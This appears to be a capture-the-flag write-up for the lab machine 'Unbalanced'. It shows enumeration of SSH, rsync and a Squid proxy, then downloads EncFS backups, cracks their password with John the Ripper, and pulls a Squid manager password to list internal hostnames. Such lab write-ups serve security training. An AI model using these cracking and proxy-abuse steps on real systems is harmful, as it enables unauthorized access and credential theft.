

Unbalanced

```
====================
|  UNBALANCED 10.10.10.200  |
====================
```




InfoGathering

SCOPE



```
Hosts
=====

address        mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------        ---  ----  -------  ---------  -----  -------  ----  --------
10.10.10.200              Linux               3.X    server
```


SERVICES



```
Services
========

host          port  proto  name        state  info
----          ----  -----  ----        -----  ----
10.10.10.200  22    tcp    ssh         open   OpenSSH 7.9p1 Debian 10+deb10u2 protocol 2.0
10.10.10.200  873   tcp    rsync       open   protocol version 31
10.10.10.200  3128  tcp    http-proxy  open   Squid http proxy 4.6
```

SSH

[*] SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2




```
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
| ssh-hostkey:
|   2048 a2:76:5c:b0:88:6f:9e:62:e8:83:51:e7:cf:bf:2d:f2 (RSA)
|   256 d0:65:fb:f6:3e:11:b1:d6:e6:f7:5e:c0:15:0c:0a:77 (ECDSA)
|_  256 5e:2b:93:59:1d:49:28:8d:43:2c:c1:f7:e3:37:0f:83 (ED25519)
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
```

RSYNC

```
# Connect to rsync
telnet 10.10.10.200 873

# List contents of directory
@RSYNCD: 31.0
#list
```

SCREENSHOT EVIDENCE OF ENUMERATED CONTENTS



```
root@kali:~/HTB/Boxes/Unbalanced# telnet 10.10.10.200 873
Trying 10.10.10.200...
Connected to 10.10.10.200.
Escape character is '^]'.
@RSYNCD: 31.0
@RSYNCD: 31.0
#list
conf_backups    EncFS-encrypted configuration backups
@RSYNCD: EXIT
Connection closed by foreign host.
```

Download the rsync files in the directory

```
rsync -av rsync://10.10.10.200/conf_backups files
```

SQUID-PROXY


Gaining Access

The description of the config_backups directory tells me the files are encrypted. I found a way to decrypt a password for the EncFS type
REFERENCE: https://security.stackexchange.com/questions/98205/breaking-encfs-given-encfs6-xml

```
# Convert the EncFS folder to a format john can crack
python /usr/share/john/encfs2john.py /root/HTB/Boxes/Unbalanced/files/ > /root/HTB/Boxes/Unbalanced/
encfs6.xml.john

# Crack the password
john --wordlist=/usr/share/wordlists/rockyou.txt /root/HTB/Boxes/Unbalanced/encfs6.xml.john
```

PASSWORD: bubblegum

SCREENSHOT EVIDENCE OF CRACKED PASSWORD




```
root@kali:~/HTB/Boxes/Unbalanced# python /usr/share/john/encfs2john.py /root/HTB/Boxes/Unbalanced/files/ > /root/HTB/Boxes/Unb
root@kali:~/HTB/Boxes/Unbalanced# john --wordlist=/usr/share/wordlists/rockyou.txt /root/HTB/Boxes/Unbalanced/encfs6.xml.john
Using default input encoding: UTF-8
Loaded 1 password hash (EncFS [PBKDF2-SHA1 128/128 AVX 4x AES])
Cost 1 (iteration count) is 580280 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
bubblegum        (/root/HTB/Boxes/Unbalanced/files/)
1g 0:00:00:13 DONE (2020-08-04 14:09) 0.07616g/s 54.83p/s 54.83c/s 54.83C/s bambam..marissa
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

I used that password to read the file encrypted files

```
# Install command
apt-get install encfs -y

# Decrypt files
encfsctl export files decrypt
EncFS Password: bubblegum
```

SCREENSHOT EVIDENCE OF DECRYPTED FILES




```
root@kali:~/HTB/Boxes/Unbalanced# encfsctl export files decrypt
EncFS Password:
directory decrypt does not exist.
The directory "decrypt" does not exist. Should it be created? (y,N) y
```

I grepped for passwords and found one in squid.conf

```
grep -n pass /root/HTB/Boxes/Unbalanced/decrypt/*
# RESULT
cachemgr_passwd Thah$Sh1 menu pconn mem diskd fqdncache filedescriptors objects vm_objects counters 5min
60min histograms cbdata sbuf events
```

SCREENSHOT EVIDENCE OF DISCOVERED PASSWORD



```
squid.conf:8305:# cachemgr_passwd disable all
squid.conf:8307:# No password. Actions which r
squid.conf:8308:cachemgr_passwd Thah$Sh1 menu
squid.conf:8309:cachemgr_passwd disable all
```


I was also able to find a subdomain by grepping the assumed hostname

```
grep -n unbalanced.htb /root/HTB/Boxes/Unbalanced/decrypt/*
```

Knowing that port 3128 is running a Squid HTTP Proxy and knowing the password in the Squid.conf file it is safe to assume I may have access to it.
This enumerated a few more subdomains and host names

```
# Install squid
sudo apt install squidclient -y

# Connect to squid
squidclient -h 10.10.10.200 -w 'Thah$Sh1' mgr:fqdncache
```

SCREENSHOT EVIDENCE OF CONNECTION TO SQUID



```
root@kali:~/HTB/Boxes/Unbalanced/decrypt# squidclient -h 10.10.10.200 -w 'Thah$Sh1' mgr:fqdncache
HTTP/1.1 200 OK
Server: squid/4.6
Mime-Version: 1.0
Date: Tue, 04 Aug 2020 18:32:40 GMT
Content-Type: text/plain;charset=utf-8
Expires: Tue, 04 Aug 2020 18:32:40 GMT
Last-Modified: Tue, 04 Aug 2020 18:32:40 GMT
X-Cache: MISS from unbalanced
X-Cache-Lookup: MISS from unbalanced:3128
Via: 1.1 unbalanced (squid/4.6)
Connection: close

FQDN Cache Statistics:
FQDNcache Entries In Use: 10
FQDNcache Entries Cached: 10
FQDNcache Requests: 1438
FQDNcache Hits: 0
FQDNcache Negative Hits: 676
FQDNcache Misses: 762
FQDN Cache Contents:

Address                                       Flg TTL Cnt Hostnames
10.10.14.24                                    N  051   0
10.10.14.25                                    N  -1167   0
127.0.1.1                                       H -001   2 unbalanced.htb unbalanced
::1                                             H -001   3 localhost ip6-localhost ip6-loopback
172.31.179.2                                    H -001   1 intranet-host2.unbalanced.htb
172.31.179.3                                    H -001   1 intranet-host3.unbalanced.htb
127.0.0.1                                       H -001   1 localhost
172.17.0.1                                      H -001   1 intranet.unbalanced.htb
ff02::1                                         H -001   1 ip6-allnodes
ff02::2                                         H -001   1 ip6-allrouters
```

I added the newly discovered hosts to /etc/hosts


CONTENTS OF /etc/hosts

```
127.0.0.1       localhost
127.0.1.1       kali
10.10.10.200    intranet.unbalanced.htb unbalanced.htb
172.31.179.2    intranet-host2.unbalanced.htb
172.31.179.3    intranet-host3.unbalanced.htb
172.17.0.1      intranet.unbalanced.htb
```

I created a Foxey Proxy using the information to see if that allows me to access

SCREENSHOT OF FOXEY PROXY SETTINGS

NOTE: The password was not needed here. I connected to the proxy without it



Add Proxy

Title or Description (optional): Unbalanced (HTB)

Color: #66cc66

Pattern Shortcuts

- Enabled: On
- Add whitelist pattern to match all URLs: On
- Do not use for localhost and intranet/private IP addresses: Off

Proxy Type: HTTP


Proxy IP address or DNS name ★: 10.10.10.200

Port ★: 3128

Username (optional): username

Password (optional): ●●●●●●●●●

SCREENSHOT EVIDENCE OF CONNECTION TO http://10.10.10.200



ERROR

The requested URL could not be retrieved

The following error was encountered while trying to retrieve the URL: http://10.10.10.200/

Access Denied.

